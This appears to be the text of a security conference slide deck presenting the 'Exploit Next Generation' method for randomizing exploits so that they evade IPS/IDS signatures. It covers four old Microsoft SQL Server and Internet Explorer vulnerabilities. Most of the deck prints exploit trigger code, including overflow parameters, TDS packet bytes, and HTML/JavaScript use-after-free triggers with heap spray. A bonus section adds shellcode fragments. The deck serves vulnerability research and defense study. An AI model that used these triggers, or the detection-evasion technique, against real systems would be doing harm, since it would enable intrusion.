The Departed

Exploit Next Generation – The Philosophy

Agenda

- 0000 – History
- 0001 – Methodology
- 0010 – Examples
- 0011 – Practice
- 0100 – Applied
- 0101 – Bonus
- 0110 – Conclusions
- 0111 – Questions and Answers

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0000 – History

September 20th, 2008

FIRST ENG PUBLIC VERSION

Public release

- Full-Disclosure:
  - September 20th, 2008:
    - "Collision Course – Unveiling some IPS/IDS weakness!".
- BUGTRAQ:
  - September 21st, 2008:
    - "Exploit creation – The random approach" or "Playing with random to build exploits".

Nowadays

EXPLOIT NEXT GENERATION

The Exploit Next Generation

- After the public release:
  - I got some questions about the implementation of other vulnerabilities.
- Results:
  - After some quality time an ENG tool just born.
  - Some ENG modules ported to work with Metasploit.
- That is the proof that the ENG is more a methodology than a single tool.
- The ENG uses the K.I.S.S. methodology:
  - ~~*Keep It Simple, Stupid!*~~
  - Keep It Short and Simple!

0001 – Methodology

The Concept

- Any vulnerability has a trigger, but sometimes the trigger is dynamic, i.e., the trigger may vary and it can be more than just one variant (multiple).
  - Multiples variants mean different ways to exploit the same vulnerability.
- Even when the vulnerability has a static trigger, there are other variables that can be dynamic.
  - Dynamic variables mean different ways to exploit the same vulnerability.
- Due to this statement we can conclude that:
  - Any vulnerability can be developed in different ways by different people.
- Why don't create an exploit to be unpredictable, anyway?

ENG (pronounced /ĕn'jĭn/, /ˈen-jən/)

- The ENG is more a methodology than a single tool.
- The ENG requires a deep knowledge of vulnerability.
- The ENG helps to create new exploit variants, maintaining the reliability.
- The ENG can be applied for any open attack frameworks, such as:
  - Metasploit Framework
  - CORE Impact
  - Immunity CANVAS

0010 – Examples

Annotations

- There are four vulnerabilities examples here:
  - Server-side
    - MS02-039 (CVE-2002-0649)
    - MS02-056 (CVE-2002-1123)
  - Client-side
    - MS08-078 (CVE-2008-4844)
    - MS09-002 (CVE-2009-0075)
- The Metasploit Framework is the environment to create all the exploit used in all examples, but it can be applied to any open framework environment, such as:
  - Immunity CANVAS
  - CORE Impact

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

MS02-039

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

- Target:
  - Microsoft SQL Server 2000 SP0-2
- Vulnerability MUST HAVE the following variables:
  - Protocol UDP
  - Communication Port 1434
  - SQL Request CLNT_UCAST_INST (0x04)
  - INSTANCENAME >= 96 bytes (reaching the %eip)
  - INSTANCENAME != NULL

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

EVALUATION

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

MS02-056

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

- Target:
  - Microsoft SQL Server 2000 SP0-2
- Vulnerability MUST HAVE the following variables:
  - Protocol TCP
  - Communication Port 1433 (or any random MS-SQL Port)
  - SQL TDS 7/8 PRELOGIN Packet = 8 bytes (Header type 0x12)
  - SQL TDS 7/8 PRELOGIN Data >= 564 bytes (reaching the %eip)
  - SQL TDS 7/8 PRELOGIN Data != NULL

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

EVALUATION

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

MS08-078

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

- Target:
  - Microsoft Internet Explorer 5.01 SP4
  - Microsoft Internet Explorer 6 SP0-1
  - Microsoft Internet Explorer 7
  - Microsoft Internet Explorer 8 Beta 2
- Vulnerability MUST HAVE the following variables:
  - XML Island functionality enabled (IE default configuration)
  - HTML embedded with XML (Databinding)
  - A XML Object referenced twice (overlapped)

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

EVALUATION

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

MS09-002

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

- Target:
  - Microsoft Internet Explorer 7
- Vulnerability MUST HAVE the following variables:
  - JScript Object #01 (“createElement()”)
  - Object Method for Object #01
  - JScript Object #02 as clone of Object #01 ((“cloneNode()”)
  - Remove the Object #01 (“clearAttributes()”)
  - JScript Object #03 (“createElement()”)
  - Object Method for Object #02

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

EVALUATION

0011 – Practice

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

MS02-039

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

- David Litchfield “sql_srv_udp_bo.cpp”:

```
SQL Request 0x04
INSTANCENAME “AAAABBBBCCCC[...]UUUUVVVVWWWWXXXX” (96 bytes)
Return Address 0x42b0c9dc
JUMP 0x0e
NOOP 0x90
Writable Address 0x42ae7001 (twice)
```

- Johnny Cyberpunk “THCsql.c”:

```
SQL Request 0x04
INSTANCENAME “THCTHCTHCTHCTHC[...]THCTHCTHCTHCTHC” (96 bytes)
Return Address 0x42b0c9dc
JUMP 0x0e
NOOP none
Writable Address 0x42ae7001 (twice)
```


- Metasploit / HD Moore “ms02_039_slammer.rb”:

```
SQL Request 0x04
INSTANCENAME RANDOM ASCII “0x21” to “0x7e” (96 bytes)
Return Address 0x42b48774
JUMP 0x08
NOOP RANDOM
Writable Address 0x7ffde0cc (twice)
```

- Metasploit ENG Compliance / Nelson Brito "ms02_039.rb":

```
SQL Request 0x04
INSTANCENAME NULL
Return Address 0x00000000
JUMP 0x00
NOOP 0x00
Writable Address 0x00000000 (twice)
```

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability



Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

- David Litchfield “sql_srv_udp_bo.cpp”:

```
SQL Request 0x04
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JUMP 0x0e
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Writable Address 0x42ae7001 (twice)
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SQL Request 0x04
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JUMP 0x0e
NOOP none
Writable Address 0x42ae7001 (twice)
```

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```
SQL Request 0x04
INSTANCENAME RANDOM ASCII “0x21” to “0x7e” (96 bytes)
Return Address 0x42b48774
JUMP 0x08
NOOP RANDOM
Writable Address 0x7ffde0cc (twice)
```

- Metasploit ENG Compliance / Nelson Brito "ms02_039.rb":

```
SQL Request 0x04
INSTANCENAME RANDOM ASCII TABLE (96 bytes)
Return Address RANDOM 04 NEW IAT from SQLSORT.DLL
JUMP RANDOM “0x08” to “0x7f”
NOOP RANDOM ASCII TABLE (PADDING to %ebp + (Writable Address * 2))
Writable Address RANDOM “0x42af4930” to “0x42afb1b7” NEW IAT from SQLSORT.DLL (twice)
```

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

MS02-056

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

- Nessus / Dave Aitel “mssql_hello_overflow.nasl”:

```
0x12,0x01,0x00,0x34,0x00,0x00,0x00,0x00,0x00,0x00,0x15,0x00,0x06,0x01,0x00,0x1b,
0x00,0x01,0x02,0x00,0x1c,0x00,0x0c,0x03,0x00,0x28,0x00,0x04,0xff,0x08,0x00,0x02,
0x10,0x00,0x00,0x00
```


- Metasploit / MC “ms02_056_hello.rb”:

```
0x12,0x01,0x00,0x34,0x00,0x00,0x00,0x00,0x00,0x00,0x15,0x00,0x06,0x01,0x00,0x1b,
0x00,0x01,0x02,0x00,0x1c,0x00,0x0c,0x03,0x00,0x28,0x00,0x04,0xff,0x08,0x00,0x02,
0x10,0x00,0x00,0x00
```

- Metasploit ENG Compliance / Nelson Brito "ms02_056.rb":

```
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00
```

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability



Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

- Nessus / Dave Aitel “mssql_hello_overflow.nasl”:

```
0x12,0x01,0x00,0x34,0x00,0x00,0x00,0x00,0x00,0x00,0x15,0x00,0x06,0x01,0x00,0x1b,
0x00,0x01,0x02,0x00,0x1c,0x00,0x0c,0x03,0x00,0x28,0x00,0x04,0xff,0x08,0x00,0x02,
0x10,0x00,0x00,0x00
```

- Metasploit / MC “ms02_056_hello.rb”:

```
0x12,0x01,0x00,0x34,0x00,0x00,0x00,0x00,0x00,0x00,0x15,0x00,0x06,0x01,0x00,0x1b,
0x00,0x01,0x02,0x00,0x1c,0x00,0x0c,0x03,0x00,0x28,0x00,0x04,0xff,0x08,0x00,0x02,
0x10,0x00,0x00,0x00
```

- Metasploit ENG Compliance / Nelson Brito "ms02_056.rb":

```
0x12,0x01,0xNN,0xNN,0xNN,0xNN,0xNN,0xNN,0x00,0x00,0x1a,0x00,0x06,0x01,0x00,0x20,
0x00,0x01,0x02,0x00,0x1c,0x00,0x01,0x03,0x00,0x22,0x00,0x04,0x04,0x00,0x26,0x00,
0x01,0xNN,0xNN,0xNN
```

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

MS08-078

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

- 0-Day in-the-wild / Unknown “32721.html”:

```
<XML ID=I><X><C>
  <![CDATA[<image SRC=http://r.r.book.com src=http://www.google.com]]><![CDATA[>]]>
</C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<XML ID=I></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN>
```

- krafty “32721-krafty.html”:

```
<XML ID=I><X><C>
  <![CDATA[<image SRC=http://&#x0a0a;&#x0a0a;.example.com>]]>
</C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
  <XML ID=I></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</SPAN></SPAN>
```

- k`sOSe “iframe.html”:

```
<XML ID=I><X><C>
  <![CDATA[<image SRC=http://&#3084;&#3084;.xxxxx.org >]]>
</C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
  <XML ID=I></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</SPAN></SPAN>
```

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

- Metasploit / HM Moore “ie_xml_corruption.rb”:

```
<XML ID=I><X><C>
  <![CDATA[<image
           SRC=\\&#8293;&#4919;&#8293;&#4919;&#8293;&#4919;&#8293;&#4919;&#8293;&#4919;.X
           SRC=\\&#8293;&#4919;&#8293;&#4919;&#8293;&#4919;&#8293;&#4919;&#8293;&#4919;.X>]]>
</C></X></XML>
<DIV DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<XML ID=I></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=TEXT>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=TEXT>
</SPAN>
```

- Metasploit ENG Compliance / Nelson Brito "ms08_078.rb":

```
<XML ID=RAND><RAND><RAND>
  <![CDATA[<RAND SRC='RAND://RANDRAND.nbrito.net\'>]]
</RAND></RAND></XML>
<RAND DATASRC=#RAND DATAFLD=RAND DATAFORMATAS=HTML>
<RAND DATASRC=#RAND DATAFLD=RAND DATAFORMATAS=HTML>
</RAND></RAND>
```

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

MS09-002

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

- 0-Day in-the-wild / str0ke “jc.html”:

```
var a1 = new Array();
for(var x=0;x<1000;x++) a1.push(document.createElement("img"));
o1=document.createElement("tbody");
o1.click;
var o2 = o1.cloneNode();
o1.clearAttributes();
o1=null; CollectGarbage();
for(var x=0;x<a1.length;x++) a1[x].src=s1;
o2.click;
```

- Ahmed Obied “ie_ms09002.py”:

```
var obj = document.createElement("table");
obj.click;
var obj_cp = obj.cloneNode();
obj.clearAttributes();
obj = null;
CollectGarbage();
var img = document.createElement("img");
img.src = unescape("%u0c0c%u0c0cCCCCCCCCCCCCCCCCCCCCCCC");
obj_cp.click;
```

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

- Metasploit / Dean “ms09_002_memory_corruption.rb”:

```
var #{rand8} = new Array();
for(var #{rand9}=0;#{rand9}<1000;#{rand9}++)
#{rand8}.push(document.createElement("img"));
#{rand11} = document.createElement("tbody");
#{rand11}.click;
var #{rand12} = #{rand11}.cloneNode();
#{rand11}.clearAttributes();
#{rand11}=null;
CollectGarbage();
for(var #{rand13}=0;#{rand13}<#{rand8}.length;#{rand13}++)
#{rand8}[#{rand13}].src=#{rand7};
#{rand12}.click;
```

- Metasploit ENG Compliance / Nelson Brito "ms09_002.rb":

```
var #{var_theObj_01} = document.createElement("#{target['HTMLTags'][y]}");
#{var_theObj_01}.#{target['ObjMethods'][k]};
#{var_theObj_02} = #{var_theObj_01}.cloneNode();
#{var_theObj_01}.clearAttributes();
#{var_theObj_01} = null;
CollectGarbage();
var #{var_theTrigger} = document.createElement("#{target['HTMLSub'][z]}");
#{var_theTrigger}.src = #{var_heapOffset} + #{var_unescape}("#{var_Weird}");
#{var_theObj_02}.#{target['ObjMethods'][k]};
```

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

- Metasploit / Dean “ms09_002_memory_corruption.rb”:

```
var a1 = new Array();
for(var x=0;x<1000;x++)
a1.push(document.createElement("img"));
o1 = document.createElement("tbody");
o1.click;
var o2 = o1.cloneNode();
o1.clearAttributes();
o1=null;
CollectGarbage();
for(var x=0;x<a1.length;x++)
a1[x].src=sc1;
o2.click;
```

- Metasploit ENG Compliance / Nelson Brito "ms09_002.rb":

```
var obj = document.createElement(RAND);
obj.RAND;
obj_cp = obj.cloneNode();
obj.clearAttributes();
obj = null;
CollectGarbage();
var img = document.createElement(RAND);
img.src = RAND + unescape(RAND);
obj_cp.RAND;
```

0100 – Applied

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

MS02-039

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

- DEMO

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

EVALUATION

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

MS02-056

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- DEMO

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EVALUATION

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

MS08-078

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EVALUATION

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

MS09-002

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

- DEMO

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

EVALUATION

0101 – Bonus

Hashing Win32 Function Names

HASH FOUR BYTES

Hashing Win32 Function Names – Method 01

```
start:
        xor             esi, esi
        mov             esi, FunctionName
        xor             edi, edi
        cld
hash_four_calculate:
        xor             eax, eax
        lodsb
        cmp             al, ah
        je              hash_four_done
        ror             edi, 13
        add             edi, eax
        jmp             hash_four_calculate
hash_four_done:
        mov             eax, edi
        ret             4
```

Hashing Win32 Function Names – Method 02

```
start:
        xor             esi, esi
        mov             esi, FunctionName
        xor             edi, edi
        cld
hash_four_calculate:
        xor             eax, eax
        lodsb
        cmp             al, ah
        je              hash_four_done
        rol             edi, 7
        xor             edi, eax
        jmp             hash_four_calculate
hash_four_done:
        mov             eax, edi
        ret             4
```

Hashing Win32 Function Names – Method 03

```
start:
        xor             esi, esi
        mov             esi, FunctionName
        xor             edi, edi
        cld
hash_four_calculate:
        xor             eax, eax
        lodsb
        ror             edi, 13
        cmp             al, ah
        je              hash_four_done
        add             edi, eax
        jmp             hash_four_calculate
hash_four_done:
        mov             eax, edi
        ret             4
```

Hashing Win32 Function Names – Method 04

```
start:
        xor             esi, esi
        mov             esi, FunctionName
        xor             edi, edi
        cld
hash_four_calculate:
        xor             eax, eax
        lodsb
        rol             edi, 7
        cmp             al, ah
        je              hash_four_done
        xor             edi, eax
        jmp             hash_four_calculate
hash_four_done:
        mov             eax, edi
        ret             4
```

Hashing Win32 Function Names

EVALUATION

CMD Shellcode w/ Banner

CMD SHELLCODE

CMD Shellcode w/ Banner

- $MSF/external/source/shellcode/windows/msf2/
  - "win32_stage_shell.asm"

```
LSetCommand:
      push "CMD"
      mov ebx, esp

LCreateProcessStructs:
      xchg edi, edx
      xor eax,eax
      lea edi, [esp - 54h]
      push byte 15h
      pop ecx
```

CMD Shellcode w/ Banner

EVALUATION

CMD Shellcode w/o Banner

CMD SHELLCODE

CMD Shellcode w/o Banner

- $MSF/external/source/shellcode/windows/msf2/
  - "win32_stage_shell.asm"

```
LSetCommand:
      call  LCreateProcessStructs
      db "CMD /k"

LCreateProcessStructs:
      pop ebx
      xchg edi, edx
      xor eax,eax
      lea edi, [esp - 54h]
      push byte 15h
      pop ecx
```

CMD Shellcode w/o Banner

EVALUATION

CMD Shellcode w/o Banner + DIRCMD=/b

CMD SHELLCODE

CMD Shellcode w/o Banner + DIRCMD=/b

- Once you get a CMD Shellcode w/o Banner, just type:
  - `set DIRCMD=/b`
- Isn't it great?

CMD Shellcode w/o Banner + DIRCMD=/b

EVALUATION

Using FPU Instructions

GETPC / GETEIP INSTRUCTIONS

Using FPU Instructions

```
start:
      fldz
      fnstenv [esp - 0Ch]
      pop eax
      add byte ptr [eax], 0Ah
assembly:
```

0110 – Conclusions

ENG (pronounced /ĕn'jĭn/, /ˈen-jən/)

- The ENG is more a methodology than a single tool.
- The ENG requires a deep knowledge of vulnerability.
- The ENG helps to create new exploit variants, maintaining the reliability.
- The ENG can be applied for any open attack frameworks, such as:
  - Metasploit Framework
  - CORE Impact
  - Immunity CANVAS
- "The difference between ORDINARY and EXTRAORDINARY is that a little EXTRA!!!" (*Jimmy Johnson*)

0111 – Questions & Answers

Q&A session

ENG COMPLIANCE